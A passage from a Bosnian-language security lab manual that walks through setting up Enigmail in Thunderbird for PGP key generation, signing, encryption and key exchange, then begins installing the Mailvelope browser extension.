moguće je da nema ključeva za sve potencijalne primaoce. Enigmail nudi da sam šifrira poruke za primaoce za koje ima ključ, da pokuša za sve ili da ne šifrira poruke dok mu se to eksplicitno ne kaže. Radi kasnijeg objašnjenja izbora primalaca kojima će se poruka šifrirati izabrana je posljednja opcija "Don't encrypt my messages by default".

Drugo pitanje vezano je za dodatna podešavanja računara e-pošte u Thunderbird da bi se osiguralo da Enigmail dobro radi. Glavno podešavanje odnosi se na pripremu i slanje poruka koje su obični tekst, a ne HTML kako je danas postalo uobičajeno. Ostali detalji promjena podešavanja mogu se vidjeti klikom na dugme "Details...". Izabrana je opcija da se automatski urade potrebna dodatna podešavanja.

Na slijedećem ekranu koji se pojavi je kratko objašnjenje da je javni ključ potrebno dostaviti onima koji žela da provjere validnost vašeg digitalnog potpisa i koji žele da vam šalju šifrirane poruke. U objašnjenju se kaže i da je privatni ključ tajan i da ga samo vi trebate znati² jer osigurava da samo vi možete potpisati poruke koje šaljete i dešifrirati poruke koje su šifrirane poslana vama. Da bi se zaštitio pristup privatnom ključu potrebno je izabrati "passphrase", duži niz znakova, koji je potrebno unijeti svaki put kad se pristupa privatnom ključu. *Passphrase* nije ništa drugo do lozinka. Međutim, njen naziv naglašava potrebu da tu bude dugačak niz znakova, nekoliko riječi (smiju se koristiti razmaci), koji je teže pogoditi alatima koji su obrađeni na slijedećoj vježbi. Privatni ključ predstavlja tajnu informaciju koja se koristi za potvrđivanje digitalnog identiteta i treba biti zaštićen dugom i kvalitetnom lozinkom (*passphrase*). Sada je potrebno izabrati takvu frazu i unijeti je dva puta, radi potvrde.

Nakon unošenja *passphrase* pojavljuje se završni ekran koji daje pregled izabranih opcija podešavanja. Jedna opcija koja nije bila birana već je podešena automatski je dužina (4096 bita) i vrijeme validnosti (5 godina) ključa. Ove vrijednosti su sasvim prihvatljive. Ako postoji potreba da budu drugačije potrebno je izabrati ručna podešavanja i napraviti ključ sa željenim karakteristikama.

Po potvrđivanju prethodnih opcija pokreće se proces generisanja para ključeva. Pošto bi generisani par trebao biti što slučajniji, preporučuje se upotreba drugih aplikacija tokom ovog procesa. To bi trebalo doprinijeti nepredvidivosti generisanog para.

Kada se završi ovaj proces korisniku se nudi da napravi certifikat koji omogućava

² Tačnije imati pristup njemu jer je to niz nula i jedinica koji je vjerovatno ljudima nemoguće zapamtiti.

opozivanje upravo generisanog para ključeva u slučaju da do privatnog ključa dođu druge osobe ili da bude izgubljen. Izabrana je opcija da se generiše ovaj certifikat. Generisani certifikat je potrebno sačuvati na mediji. Tom prilikom traži se unošenje izabrane *passphrase*. Dobra ideja je napraviti i kopiju para ključeva, za svaki slučaj.

Ovim je završena konfiguracija Enigmail. U nastavku je objašnjeno na koji način se može koristiti za digitalno potpisivanje i šifriranje poruka e-pošte.

Pošto je prilikom konfiguracije Enigmail izabrano da se poruke ne potpisuju i ne šifriraju automatski, onda je prilikom slanja svake poruke potrebno izabrati koju od kriptografskih operacija koje nudi Enigmail se želi obaviti. Izbor se vrši klikom na stavku Enigmail u prozoru u kom se piše nova poruka (može se vršiti i sa glavnog menija).


Da bi se samo potpisala, a ne i šifrirala poruka e-pošte potrebno je prilikom njenog kreiranja izabrati opciju potpisivanja "Force signing". Ova poruka je upućena na drugu adresu kojoj autor ima pristup. Izgled ekrana za izbor opcija prikazan je na slici 2.2.

Da bi primalac poruke mogao provjeriti potpis neophodno je da ima javni ključ pošiljaoca. Postoje različiti načini da se dođe do ovog ključa. Vrlo je bitno znati da je to pravi javni ključ potpisnika. Za ovu namjenu se koriste digitalni certifikati potpisani od strane nekog kome se vjeruje, čiji javni ključ je provjereno dobar. U ovom slučaju prva potpisana poruka se šalje uz znanje i očekivanje primaoca, pa će javni ključ biti dodat kao prilog ovoj poruci. Pošiljalac i primalac će drugim putem provjeriti da je poruka zaista poslana. Na taj način će primalac imati povjerenje u javni ključ pošiljaoca. U opštem slučaju to nije dobra praksa. Ako od nekoga dobijemo digitalno potpisanu poruku uz koju je priložen javni ključ za provjeru potpisa to ne znači da je to zaista osoba za koju se izdaje. To samo znači da je privatni ključ korišten za potpisivanje odgovarajući za priloženi javni ključ. To ne znači da je to par ključeva koji pripada navodnom pošiljaocu poruke.

Da bi se javni ključ poslao uz poruku potrebno je sa glavnog menija izabrati stavku "Enigmail→Attach My Public Key". Izgled ekrana za izbor dostave javnog ključa uz poruku prikazan je na slici 2.3.

Po pritisku na dugme "Send" pojavljuje se upit za izbor načina potpisivanja. Pošto poruka sadrži prilog Enigmail nudi da se:

- potpiše samo tekst poruke, ali ne i prilog



Slika 2.2: Enigmail - izbor da se poruka potpiše


- poruka i svaki prilog posebno potpišu
- cijela poruka sa priložima potpiše
- uopšte ništa ne potpisuje

Izabrana je ponuđena druga opcija. Izgled ekrana za izbor opcija prikazan je na slici 2.4.


Prije konačnog slanja pojavi se upit za unosenje izabrane *passphrase* jer je potreban pristup privatnom ključu za potpisivanje poruke. U zavisnosti od podešavanja klijenta može se pojaviti i zahtjev za unosenje lozinke za SMTP server.³

Na prijemnoj strani (Windows+Thunderbird+Enigmail) dobija se poruka koju Thunderbird prepoznaje kao potpisanu. Potpis se ne može potvrditi jer

³ To je preferirano sigurnosno podešenje koje zahtjeva da se lozinka unosi svaki put kada se pristupa SMTP, ili bilo kom drugom serveru




Slika 2.3: Enigmail - dostava javnog ključa



Slika 2.4: Enigmail - izbor opcija šifriranja i potpisivanja poruka


primalac (Enigmail dodatak) nema javni ključ potpisnika. Poruka ima i dva priloga, javni ključ pošiljaoca i potpis tog priloga. Izgled ekrana prikaza poruke za koju nema javnog ključa prikazan je na slici 2.5.



Slika 2.5: Prikaz potpisane poruke za koju nema javnog ključa za provjeru

Desnim klikom na prvi prilog (.asc) Enigmail prepoznaje da se radi o javnom OpenPGP ključu i nudi opciju da uveze taj ključ u svoje spremište ključeva.

Izborom te opcije, ako je sve korektno, dobiva se obavještenje da je ključ uspješno smješten u spremište. Nakon toga Enigmail zaglavljuje poruke se mijenja i pokazuje da je potpis na poruci dobar, ali sada stoji da potpis nije od povjerenja. Enigmail očekuje da korisnik kaže koliko vjeruje ovom javnom ključu. Ta informacija se unosi klikom na "Details" u Enigmail zaglavlju poruke i izborom opcije "Set Owners Trust of Sender's key ...". Pošto je u ovom slučaju ključ provjeren može mu se u potpunosti vjerovati. Izgled ekrana za izbor nivoa povjerenja u javni ključ prikazan je na slici 2.6.




Slika 2.6: Izbor nivoa povjerenja u javni ključ

Samo u slučaju izbora ove opcije Enigmail zaglavljuje poruke se mijenja u zelenu boju i nestaje oznaka da potpis nije od povjerenja. Odluka o vjerovanju u ključ je do korisnika, primaoca poruke. Iz tog razloga se ovaj model povjerenja naziva i model korisničke perspektive, za razliku od hijerarhijskog koji se koristi u X.509 certifikatima.

Primalac ove poruke sada ima javni ključ pošiljaoca i može mu odgovoriti porukom koja je šifrirana tim javnim ključem. Pored šifriranja izabraće se i da se poruka digitalno potpiše, te da joj se priloži javi ključ potpisnika (onog koji odgovara i kreira ovu poruku). Prije toga je na njegovom sistemu kreiran par ključeva na isti način kao i kod prvog pošiljaoca. Izgled ekrana za izbor šifriranja i potpi-

sivanje pojedinačne poruke prikazan je na slici 2.7.




Slika 2.7: Enigmail - izbor da se poruka potpiše i šifrira


Da bi pošiljalac ove poruke mogao da je potpiše neophodno je da unese *passphrase* za pristup svom privatnom ključu za potpisivanje. Izgled ekrana za unos *passphrase* na Windows prikazan je na slici 2.8.

Da bi primalac ove potpisane i šifrirane poruke mogao da je pročita neophodno je da unese *passphrase* za pristup svom privatnom ključu za dešifriranje. Izgled ekrana za unos *passphrase* na Linux prikazan je na slici 2.9.

Nakon uspješno unesene *passphrase* poruka je dešifrirana. U prilogu poruke je javni ključ koji je takođe šifriran. Da bi se provjerio potpis potrebno je dešifrirati




Slika 2.8: Enigmail - unos *passphrase* (Windows)



Slika 2.9: Enigmail - unos *passphrase* (Linux)


prilog i pohraniti ga na računar, te potom dodati u spremište ključeva. To se postiže desnim klikom na prilog (.pgp) i izborom opcije za dešifriranje i pohranjivanje, "Decrypt and Save As ...".

Nakon ovoga dobije se poruka o uspješnom dešifriranju, ali i o nemogućnosti provjere potpisa. Ovo je očekivano jer ključ korišten za potpisivanje još nije pohranjen u spremište ključeva. Da bi se sačuvani javni ključ dodao u spremište potrebno je sa Enigmail stavke Thunderbird menija izabrati stavku KeyManagement. U prozoru koji se otvori potrebno je izabrati File→Import Keys from File. Nakon toga treba izabrati i učitati datoteku u koju je sačuvan javni ključ, dešifriran u prethodnom koraku. Izgled ekrana za uvoz ključa u Enigmail prikazan je na slici 2.10.



Slika 2.10: Enigmail - uvoz ključa

Kada je javni ključ uspješno učitani, potpis se može provjeriti. Sada je još potrebno na isti način kao i za prethodni ključ odrediti povjerenje u javni ključ. Pošto je i ovo ključ čije se porijeklo zna može se izabrati da se ključu u potpunosti vjeruje. U tom slučaju uspostavljeno je povjerenje i Enigmail u zaglavlju poruke pokazuje da je poruka dešifrirana i da je potpisana sa ključem kom se vjeruje. Sadržaj poruke je dostupan i čitak. Izgled ekrana za prikaz dešifrirane digitalno potpisane poruke u Thunderbird prikazan je na slici 2.11.




Slika 2.11: Digitalno potpisana dešifrirana poruka

Ova razmjena poruka, i ključeva, pokazala je na koji način se korištenjem Thunderbird i Enigmail na Windows ili Linux operativnim sistemima mogu razmjenjivati digitalno potpisane i/ili šifrirane poruke.

Prije prelaska na naredni zadatak biće urađen izvoz ključeva iz Enigmail u datoteke. Na ovaj način moguće je ove ključeve koristiti u drugim aplikacijama ili na drugim uređajima. Funkcijama za upravljanje sa ključevima pristupa se preko "Enigmail→Key Management". U prozoru koji se otvori ispisani su svi ključevi koje Enigmail ima. Tu je par ključeva, privatni i javni, koji su generisani u Enigmail, kao i javni ključevi vezani za adrese e-pošte koji su uvezeni u Enigmail. Unosom pojma za pretragu lako se može pronaći identitet čiji ključ se želi izvesti

u datoteku. Desnim klikom na ključ dobiva se lista mogućih akcija sa koje treba izabrati "Export Keys to File" kao na slici 2.12.



Slika 2.12: Enigmail - izvoz para ključeva

Nakon izbora ove opcije pojavljuje se prozor sa pitanjem da li se želi izvesti samo javni ključ ili i javni i tajni, jer za izabrani identitet Enigmail ima oba ključa. Pošto se oba ključa žele koristiti u drugoj aplikaciji, potrebno je izabrati drugu opciju "Export Secret Keys". Potom je potrebno izabrati lokaciju i naziv datoteke u koju će se pohraniti par ključeva. Ponuđeni naziv datoteke sastoji se od imena i adrese na koje se ključ odnosi, Enigmail oznake ključa, te stringa "pub-sec" prije ekstenzije .asc, da se označi da se radi o oba ključa. Po završetku izvoza u ovoj datoteci se nalaze oba ključa, koji se mogu uvesti u druge aplikacije. Privatni ključ je i dalje zaštićen sa *passphrase*, odnosno ne može se koristiti

za potpisivanje i dešifriranje bez njenog unošenja. Ipak ovu datoteku ne bi trebalo dijeliti sa drugim jer se time pruža mogućnost nekome da pogađa *passphrase*.

Na sličan način moguće je sačuvati i javne ključeve iz Enigmail u datoteku, što je i učinjeno za jednog primaoca.

2.2 Potpisivanje i šifriranje poruka e-pošte u web pregledniku

Upotrebom dodatka Mailvelope za web preglednike (Chrome i Firefox) razmijeniti potpisane ili šifrirane poruke e-pošte. U ovom koraku koristiti ključeve generisane u prethodnom zadatku.

Rješenje: U ovom primjeru na Windows OS je korišten Google Chrome web preglednik, a na Linux Ubuntu OS Firefox web preglednik.


Instalacija dodatka Mailvelope za Chrome je prilično jednostavna. Putem klika na dugme za podešavanje web preglednika (u gornjem desnom uglu) i izbora stavke "Postavke"⁴ dolazi se do ekrana sa Chrome postavkama. Na tom ekranu sa lijeve strane nalazi se stavka "Proširenja" koju treba odabrati. Na ekranu sa proširenjima ispisani su dodaci koji su trenutno instalirani. Na dnu ekrana je link "Nabavi više proširenja" putem kog se dolazi do web stranice "Chrome web store" za pretragu Chrome dodataka. Unosom pojma Mailvelope u polje za pretragu, kao prvi rezultat se dobije potrebni dodatak. Izgled ekrana nakon pretrage prikazan je na slici 2.13.

Nakon preuzimanja dodatka Mailvelope i njegove automatske instalacije dobiva se obavještenje da je Mailvelope dodat u Chrome uz pokazivanje na dugme za njegovu aktivaciju. Izgled ovog dijela ekrana nakon instalacije prikazan je na slici 2.14.

